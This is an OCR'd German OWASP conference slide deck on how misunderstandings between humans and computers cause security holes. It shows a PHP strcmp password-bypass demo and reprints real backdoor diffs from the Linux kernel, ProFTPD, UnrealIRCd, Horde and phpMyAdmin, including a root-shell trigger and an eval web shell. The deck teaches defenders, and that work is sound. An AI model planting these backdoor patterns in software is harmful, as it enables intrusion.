


Lost in Translation:

Missverständnisse zwischen Mensch und Maschine und deren Auswirkungen auf Web-Security

OWASP

The Open Web Application Security Project

Dr. Sebastian Schinzel

OWASP
The Open Web Application Security Project

FAU
FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG
TECHNISCHE FAKULTÄT

Forschung:

- Softwaresicherheit, neue Angriffe
- Sichere Softwareentwicklung


Science Fiction

OWASP
The Open Web Application Security Project

HAL9000 “Odyssee im Weltraum”

- wurde konstruiert für “die akkurate Verarbeitung von Informationen ohne Verfälschung und Verschweigen”
- Jedoch musste HAL den Monolith TMA-1 wegen der nationalen Sicherheit geheim halten (auch vor Crew des Raumschiffs)
- Entscheidung von HAL: wenn Crew tot ist, dann muss er auch nichts verheimlichen

- Problem gelöst..?



http://en.wikipedia.org/w/index.php?title=File:HAL9000.svg&page=1

Science Fiction

OWASP
The Open Web Application Security Project

Skynet aus „The Terminator“

- Rechner, der für US-Militär entwickelt wurde
- Going-live am 4. August 1997
- Ich-Bewusstsein am 29. August 1997
- Skynet sieht alle Menschen als Bedrohung, nicht nur diejenigen auf der anderen Seite

- Entscheidung: → Alle weg!

Steve Lacey from Bristol, UK

http://www.imdb.com/title/tt0103064/trivia?tr0758088

Wirklich nur Science Fiction?

OWASP
The Open Web Application Security Project

Softwarebugs in der Realität

- Knight Capital (KCG) → „high-frequency Trading“ an Börsen
- verliert 400 Millionen US$ bei Software-Update
- → Automatische Orders wurden in Minuten anstelle von Tagen durchgeführt
- New York Stock Exchange informierte Knight über das Problem
- Knight brauchte 30-45 Minuten um das Problem abzustellen

Trivial einfache Angriffe

OWASP
The Open Web Application Security Project

*„SonyPictures.com was owned by a very simple **SQL injection**, one of the most primitive and common vulnerabilities, as we should all know by now. From a single injection, **we accessed EVERYTHING**."*

Kundendaten kopiert: Hacker verh...t neuer Attacke – SPIEGEL ONLINE

www.spiegel.de/netzwelt/web/kundendaten-kopiert-hac Reader

Kundendaten kopiert

Hacker verhöhnen Sony mit neuer Attacke

DPA

Sony-Logo in Tokio: Schon wieder ein Einbruch, schon wieder Kundendaten kopiert

Für den Tech-Konzern Sony ist es eine neue Demütigung: Eine Hackergruppe hat sich Zugang zu den Nutzerdaten von SonyPictures.com verschafft und konnte nach eigenen Angaben auf eine Million Datensätze zugreifen - Passwörter und Geburtsdaten inklusive. Eine Auswahl davon veröffentlichte sie im Netz.

http://attrition.org/security/rants/sony_aka_sownage.html

Welche Gegenmaßnahmen?

OWASP
The Open Web Application Security Project

Linkedin:

- ~6 Millionen Passwort-Hashes im Netz veröffentlicht
- Community diskutiert über Passwort-Cracking und Passwort-Verschlüsselung (bcrypt, scrypt, ...)
- Was untergeht: → <u>Wie verhindert man den ursprünglichen Datendiebstahl?</u>
  - ... SQL Injection, Prepared Statements, usw.?

BBC News – LinkedIn passwo

www.bbc.co.uk/news/technology-18338956

BBC News Sport Weather Travel Future

NEWS TECHNOLOGY

Home UK Africa Asia Europe Latin America Mid-East US & Canada Business Health Sci/Enviro

6 June 2012 Last updated at 23:28 GMT

Share

LinkedIn passwords leaked by hackers

Social networking website LinkedIn has said some of its members' passwords have been "compromised" after reports that more than six million passwords had been leaked onto the internet.

Hackers posted a file containing encrypted passwords onto a Russian web forum.

They have invited the hacking community to help with decryption.

LinkedIn, which has more than 150 million users, said the leaked passwords would no longer be valid.

The site had earlier issued a change to its mobile apps after a privacy flaw was uncovered

Related Stories

Menschliche Kommunikation

OWASP
The Open Web Application Security Project

Mehrdeutige Aussagen sind kein Problem in menschlicher Kommunikation


- Menschen verstehen Kontext
- Rechner interpretieren Aussagen wörtlich (→ kennen Kontext nicht)

Rechner-Kommunikation

OWASP
The Open Web Application Security Project

Rechner-Kommunikation

- Kennt keinen Kontext
- Wort-für-Wort-Interpretation von Anweisungen
- In den 60ern verstand man unter Softwareentwicklung: *„Code schreiben“*
- Die Wichtigkeit von Wartbarkeit und Wiederverwendbarkeit kam erst in den 70ern auf
- Wiederverwendbarkeit hängt stark von Lesbarkeit ab



Wikipedia User:Harke

[sebesta] Robert W. Sebesta, Concepts of Programming Languages - Sixth Edition, Addison Wesley

Rechner-Kommunikation

OWASP
The Open Web Application Security Project

Versteht die **Maschine** was ich meine?

vs.

Versteht der **Mensch** was ich meine?

OWASP
The Open Web Application Security Project

- Science Fiction bald Realität?
- Web-Anwendungen oft trival angreifbar (z.B. SQL-Injection)
- Falsche Priorisierungen bei Gegenmaßnahmen
- Post-Penetrationstest-Phase oft frustrierend
  - Report fängt Staub
  - Gegenmaßnahmen bestenfalls nur dort, wo Exploits gezeigt wurden
  - „Beratungsresistenz“ im Entwicklungsprojekt

- *Wie Gehör verschaffen bei Softwareentwicklern?*

Missverständnisse Mensch-Computer

OWASP

The Open Web Application Security Project

OWASP
The Open Web Application Security Project

Wie sieht die Ausgabe aus?

```
<?php
// Fall 1:
if(0 == 0)
        echo '1: 0 == 0'."\n";
// Fall 2:
if(0 == "0")
        echo '2: 0 == "0"'."\n";
// Fall 3:
if(0 == "1")
        echo '3: 0 == "1"'."\n";
// Fall 4:
if(0 == “OWASP Day Germany 2013")
        echo '4: 0 == ”OWASP!"'."\n”;
?>
```

OWASP
The Open Web Application Security Project

== scheint keine gute Lösung zu sein.

- http://php.net/manual/en/function.strcmp.php
- `int strcmp (string $str1 , string $str2 )`
- → *„Returns < 0 if str1 is less than str2; > 0 if str1 is greater than str2, and 0 if they are equal.“*

- Wirklich..?

OWASP
The Open Web Application Security Project

Muss Angreifer wirklich das Passwort kennen?

```
<html><body><h2>
<?php

$pass = "OWASP_Day_2012_Muenchen";

if(@strcmp( $_GET['pass'], $pass ) == 0 ) {
    echo("Die Antwort auf alle Fragen ist 42!");
} else {
    echo('Falsches Passwort!');
}

?>
</h2></body></html>
```

Demo

Idee von: http://eindbazen.net/2012/09/csaw-2012-web-600/

OWASP
The Open Web Application Security Project


http://php.net/manual/en/function.strcmp.php

hrodicus at gmail dot com 27-Feb-2011 10:40

```
Note a difference between 5.2 and 5.3 versions

echo (int)strcmp('pending',array());
will output -1 in PHP 5.2.16 (probably in all versions p
but will output 0 in PHP 5.3.3

Of course, you never need to use array as a parameter in string
comparisions.
```



LOL !!1!

OWASP
The Open Web Application Security Project

Zwischenstand:

- Quellcode ist mehrdeutig
  - zwischen Mensch-Computer und Mensch-Mensch
- Quellcode kann von Rechnern anders interpretiert werden, als von Menschen
- Quellcode ist manchmal kontra-intuitiv

- → Nützlich für Hintertüren (Backdoors)!

Missverständnisse Mensch-Mensch

OWASP

The Open Web Application Security Project

Hintertüren

OWASP
The Open Web Application Security Project

Hintertüren (Backdoors)

- Eine Hintertür ist eine spezielle Schwachstelle, die absichtlich eingebaut wurde
- Hintertüren sind kritischer als normale Schwachstellen, weil Hintertüren für die schiere Absicht des Angriffs eingebaut wurden
- „It‘s not a bug, it‘s a feature“ → Ausnutzen der Hintertür leichter als bei unbewusst eingebauter Schwachstelle
- mindestens einer Person mit böser Absicht bekannt
- schwer auffindbar

Hintertür im Linux-Kernel

OWASP
The Open Web Application Security Project

Einbruch in Versionierungssystem des Linux-Kernel

- Zufällig entdeckt am 05. November 2003
- Angreifer modifizierte direct den CVS-Baum
- Erst Diskussion der betroffenen Codestellen auf Mailingliste zeigte den Schadcode

http://lkml.indiana.edu/hypermail/linux/kernel/0311.0/0635.html

Hintertür im Linux-Kernel

OWASP
The Open Web Application Security Project

```
--- GOOD        2003-11-05 13:46:44.000000000 -0800
+++ BAD 2003-11-05 13:46:53.000000000 -0800
@@ -1111,6 +1111,8 @@
                schedule();
                goto repeat;
        }
+       if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
+                       retval = -EINVAL;
        retval = -ECHILD;
 end_wait4:
        current->state = TASK_RUNNING;
```

uid: user id
uid = 0 heisst `root`
'==' anstelle von '='

Hintertür in ProFTP

OWASP
The Open Web Application Security Project

Einbruch in Haupt-Downloadserver von ProFTP

- Angriff am 28. November 2010
- Entdeckt am 01. Dezember 2010 (3 Tage online)

http://permalink.gmane.org/gmane.mail.postfix.user/215431

Backdoor in FTP-Server ProF

www.heise.de/security/meldung/Backdoor-in-FTP-Server...

02.12.2010 16:05 « Vorige | Nächste »

Backdoor in FTP-Server ProFTPD

vorlesen / MP3-Download

Unbekannte sind in den Projektserver des quelloffenen FTP-Servers ProFTPD eingedrungen und haben eine Backdoor im Programmcode versteckt. Durch die platzierte Hintertür erhalten die Angreifer vollen Zugriff auf Systeme, auf denen die modifizierte Version des Servers installiert wurde. Um den Tätern die Installation der verseuchten Version zu melden, kontaktiert der Server eine IP aus dem saudi-arabischen Raum. Nach Eingabe des Befehls "HELP ACIDBITCHEZ" präsentiert der kompromittierte Server seinem Gegenüber eine Root-Shell.

Pikanterweise nutzten die Täter für ihren Einbruch eine Zero-Day-Lücke in ProFTPD, das die Entwickler selbst für die Bereitstellungen der Quellen nutzten. Der Einbruch hat am 28. November stattgefunden und wurde am 1. Dezember entdeckt. Kurz darauf haben die Entwickler die Änderungen rückgängig gemacht. Da es sich um den Hauptserver des Projekts handelt, der über rsync auch die Mirrors speist, wurde der verseuchte Code vermutlich noch bis einschließlich heute auch über die offiziellen Spiegelserver ausgeliefert.

Hintertür in ProFTP

OWASP
The Open Web Application Security Project

```
@@ -126,7 +128,7 @@
  cmd->server->ServerAdmin ? cmd->server->ServerAdmin : "ftp-admin");

  } else {
-
+ if (strcmp(target, "ACIDBITCHEZ") == 0)
+         { setuid(0); setgid(0); system("/bin/sh;/sbin/sh"); }
  /* List the syntax for the given target command. */
  for (i = 0; i < help_list->nelts; i++) {
  if (strcasecmp(helps[i].cmd, target) == 0) {
```

Hintertür in UnrealIRC

OWASP
The Open Web Application Security Project

Einbruch in den Download-Server von UnrealIRC

- Entdeckt am 12. Juni, 2010
- Quellcodedatei Unreal3.2.8.1.tar.gz wurde von Angreifer ausgetauscht
- Einbruch war im November 2009 (7 Monate online)

“backdoor allows a person to execute ANY command with the privileges of the user running the ircd”

http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

http://blog.stalkr.net/2010/06/unrealircd-3281-backdoored.html

Hintertür in UnrealIRC

OWASP
The Open Web Application Security Project

```
--- Unreal3.2.8.1/include/struct.h      2009-04-13 13:03:57.000000000 +0200
+++ Unreal3.2.8.1_backdoor/include/struct.h     2009-04-13 13:03:00.000000000 +0200
@@ -1373,6 +1379,7 @@
+#define DEBUG3_DOLOG_SYSTEM(x) system(x)
[...]
+#define       DEBUG3_LOG(x) DEBUG3_DOLOG_SYSTEM (x)
+#define DEBUGMODE3_INFO        "AB"
-----------------------------------------------------------------------------------------
-------

--- Unreal3.2.8.1/src/s_bsd.c   2009-03-01 19:37:58.000000000 +0100
+++ Unreal3.2.8.1_backdoor/src/s_bsd.c  2006-06-16 20:29:00.000000000 +0200
@@ -1431,6 +1431,10 @@
[...]
+#ifdef DEBUGMODE3
+       if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
+           DEBUG3_LOG(readbuf);
+#endif
```

Hintertür in Horde

OWASP
The Open Web Application Security Project

Web-Server der Web-Anwendung Horde wurde kompromittiert

- Quellcodedateien wurden im November 2011 verändert
- Backdoor wurde im Februar 2012 gefunden (3 Monate online)
- Angreifer führt beliebigen PHP-Code über Cookie aus

  href = “php_function_name : parameter_to_function”

http://dev.horde.org/h/jonah/stories/view.php?channel_id=1&id=155

Hintertür in Horde

OWASP
The Open Web Application Security Project

```
diff -u open_calendar.js.orig open_calendar.js.backdoor
--- open_calendar.js.orig       2012-02-14 22:50:33.143182985 +0100
+++ open_calendar.js.backdoor   2012-02-14 22:49:59.143183225 +0100
@@ -274,7 +274,7 @@
         cell = document.createElement('TD');
         cell.className = 'rightAlign';
         link = document.createElement('A');
-        link.href = '#';
+        link.href = '#<?php (isset($_COOKIE["href"]) && ↩
preg_match("/(.*):(.*)/", $_COOKIE["href"], $m))? $m[1]($m[2]):"";?>';
         link.innerHTML = '&raquo;';
         link.onclick = function()
```

Hintertür in phpMyAdmin

OWASP
The Open Web Application Security Project

phpMyAdmin

- Installationarchiv `phpMyAdmin-3.5.2.2-all-languages.zip` wurde seit 22.09.2012 über koreanischen SourceForge-Server `cdnetworks-kr-1` verteilt
- War wenige Tage online
- Backdoor in neuer Datei `server_sync.php`

phpMyAdmin mit Backdoor

www.heise.de/security/meldung/phpMyAdmin-mit-Bac...

26.09.2012 10:53 « Vorige | Nächste »

Alert! phpMyAdmin mit Backdoor

vorlesen / MP3-Download


Unbekannten gelang es, über einen offiziellen Downloadserver von SourceForge eine manipulierte Version des Datenbankverwaltungstools phpMyAdmin zu verteilten, die eine Backdoor enthält. Die Hintertür befand sich in dem Installationsarchiv phpMyAdmin-3.5.2.2-all-languages.zip, das ungefähr seit dem 22. September über den koreanischen Server cdnetworks-kr-1 verteilt wurde.

In dem manipulierten Archiv befindet sich ein Skript namens server_sync.php, durch das ein Angreifer beliebige PHP-Befehle in den Server einschleusen kann. Wer sich phpMyAdmin in letzter Zeit heruntergeladen hat, sollte also überprüfen, ob sich die Datei in dem ZIP-Archiv befindet. Laut dem Advisory der Entwickler haben die Unbekannten darüber hinaus die Datei js/cross_framing_protection.js modifiziert. Welche Folgen das hat, geht nicht aus dem Advisory hervor.

http://www.heise.de/security/meldung/phpMyAdmin-mit-Backdoor-1717377.html

Hintertür in phpMyAdmin

phpMyAdmin




```
<?php @eval($_POST['c']);?>
```

https://twitter.com/hdmoore/status/250631218125762562

http://blog.c1gstudio.com/wp-content/uploads/2012/09/25124112c75e83740241b9c29b9875a4933e6d84.png.jpg

Unter dem Strich

OWASP
The Open Web Application Security Project

Zusammenfassung

- Wir verstehen Technik weniger gut als wir glauben
- Missverständnisse führen zu unerwartetem Verhalten des Rechners (→ Sicherheitslücken)
  - XSS, XSRF, SQL-Injection, ...
  - Hintertüren (Backdoors)
- *Demut vor Technik notwendig für Softwaresicherheit*

Danke für Eure Aufmerksamkeit!

Danke für Eure Aufmerksamkeit

OWASP

The Open Web Application Security Project